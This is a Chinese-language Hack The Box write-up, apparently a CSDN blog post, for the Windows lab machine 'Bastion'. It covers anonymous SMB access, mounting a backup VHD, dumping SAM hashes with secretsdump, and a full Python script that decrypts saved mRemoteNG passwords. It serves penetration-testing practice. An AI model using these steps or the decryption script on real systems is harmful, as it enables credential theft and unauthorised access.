-
【Hack The Box】windows练习-- Bastion
HTB 学习笔记
【Hack The Box】windows练习-- Bastion
🔥系列专栏:Hack The Box
🎉欢迎关注🔎点赞👍收藏⭐️留言📝
📆首发时间:🌴2022年11月2日🌴
🍭作者水平很有限,如果发现错误,还望告知,感谢!信息收集
随意怎么扫描

得到了系统版本信息如下Windows, Windows Server 2008 R2 - 2012
smp枚举
 smp 居然啥也没出来?wtf
那就换一个:smbclient -N -L //10.129.9.5- 1
跑出来了

挂载目录
只有backuos一个共享目录
smbclient -N //10.10.10.134/backups- 1
查看note.txt,提示如下信息
 那就挂载呗
那就挂载呗
因为是共享目录所以空用户名和密码,不写也可以mount -t cifs //10.10.10.134/backups /mnt -o user=,password=- 1
 紧接着我发现了两个虚拟磁盘文件,这两个磁盘里面应该可以枚举出来密码
我们把这个磁盘也挂载上来虚拟磁盘挂载
第一个失败了,第二个成功

guestmount --add /mnt/WindowsImageBackup/L4mpje-PC/Backup\ 2019-02-22\ 124351/9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd --inspector --ro /mnt2/- 1
 而后我们要去
/Windows/System32/config这个目录获取密码,其他的也是这样,hash值都存在这里

凭证获取
secretsdump.py -sam SAM -security SECURITY -system SYSTEM LOCAL
这里看到可以访问config文件,所以我们才可以使用上面的这个脚本跑hash
 第二串md5才是密码
最终只有第三个用户的才跑出来了,说明其他的应该是加盐了

ssh登陆
ssh L4mpje@10.10.10.134 密码直接somd5解密即可- 1
- 2
 发现了这个特殊的服务,至于识别他,是因为其他的都是windows开头的或者系统服务

mRemoteNG
这个服务会存储密码,在
confCons.xml
where /R c:\ confCons.xml
然后打开找密码会得到一个无法普通base64解码的密码,需要用到下面的脚本 -s 来得到#!/usr/bin/env python3 import hashlib import base64 from Cryptodome.Cipher import AES from Cryptodome.Util.Padding import unpad import argparse import sys import xml.etree.ElementTree as ET def decrypt_legacy(encrypted_data, password): try: encrypted_data = encrypted_data.strip() encrypted_data = base64.b64decode(encrypted_data) initial_vector = encrypted_data[:16] ciphertext = encrypted_data[16:] key = hashlib.md5(password.encode()).digest() cipher = AES.new(key, AES.MODE_CBC, initial_vector) plaintext = unpad(cipher.decrypt(ciphertext), AES.block_size) return plaintext except Exception as e: print("Failed to decrypt the password with the following error: {}".format(e)) return b'' def decrypt(encrypted_data, password): try: encrypted_data = encrypted_data.strip() encrypted_data = base64.b64decode(encrypted_data) salt = encrypted_data[:16] associated_data = encrypted_data[:16] nonce = encrypted_data[16:32] ciphertext = encrypted_data[32:-16] tag = encrypted_data[-16:] key = hashlib.pbkdf2_hmac( "sha1", password.encode(), salt, 1000, dklen=32) cipher = AES.new(key, AES.MODE_GCM, nonce=nonce) cipher.update(associated_data) plaintext = cipher.decrypt_and_verify(ciphertext, tag) return plaintext except Exception as e: print("Failed to decrypt the password with the following error: {}".format(e)) return b'' def main(): parser = argparse.ArgumentParser( description="Decrypt mRemoteNG passwords.") if len(sys.argv) < 2: parser.print_help(sys.stderr) sys.exit(1) group = parser.add_mutually_exclusive_group() group.add_argument( "-f", "--file", help="Name of file containing mRemoteNG password") # Thanks idea from @KingKorSin group.add_argument( "-rf", "--realFile", help="Name of the Real mRemoteNG connections file containing the passwords") group.add_argument( "-s", "--string", help="base64 string of mRemoteNG password") parser.add_argument("-p", "--password", help="Custom password", default="mR3m") parser.add_argument("-L", "--legacy", help="version <= 1.74", type=bool, default=False) args = parser.parse_args() decrypt_func = decrypt if args.legacy: decrypt_func = decrypt_legacy if args.realFile != None: tree = ET.parse(args.realFile) root = tree.getroot() for node in root.iter('Node'): if node.attrib['Password']: decPass = decrypt_func(node.attrib['Password'], args.password) if node.attrib['Username']: print("Username: {}".format(node.attrib['Username'])) if node.attrib['Hostname']: print("Hostname: {}".format(node.attrib['Hostname'])) print("Password: {} \n".format(decPass.decode("utf-8"))) sys.exit(1) elif args.file != None: with open(args.file) as f: encrypted_data = f.read() decPass = decrypt(encrypted_data, args.password) elif args.string != None: encrypted_data = args.string decPass = decrypt(encrypted_data, args.password) else: print("Please use either the file (-f, --file) or string (-s, --string) flag") sys.exit(1) try: print("Password: {}".format(decPass.decode("utf-8"))) except Exception as e: print("Failed to find the password property with the following error: {}".format(e)) if __name__ == "__main__": main()- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
- 55
- 56
- 57
- 58
- 59
- 60
- 61
- 62
- 63
- 64
- 65
- 66
- 67
- 68
- 69
- 70
- 71
- 72
- 73
- 74
- 75
- 76
- 77
- 78
- 79
- 80
- 81
- 82
- 83
- 84
- 85
- 86
- 87
- 88
- 89
- 90
- 91
- 92
- 93
- 94
- 95
- 96
- 97
- 98
- 99
- 100
- 101
- 102
- 103
- 104
- 105




而后ssh登陆即可 -
相关阅读:
怎么将mp4改成mp3格式?
9.18日学习记录
SpringBoot与ES7实现多条件搜索
【计算机视觉】MoCo v3 讲解
1027 Colors in Mars
java版工程管理系统Spring Cloud+Spring Boot+Mybatis实现工程管理系统
ALEVEL数学、物理、化学、生物与国内考试的区别
单纯形法实现(GUI based on Matlab)全部的源代码
C++程序的内存模型
Python中转换IP地址格式的方法
- 原文地址:https://blog.csdn.net/weixin_65527369/article/details/127646396
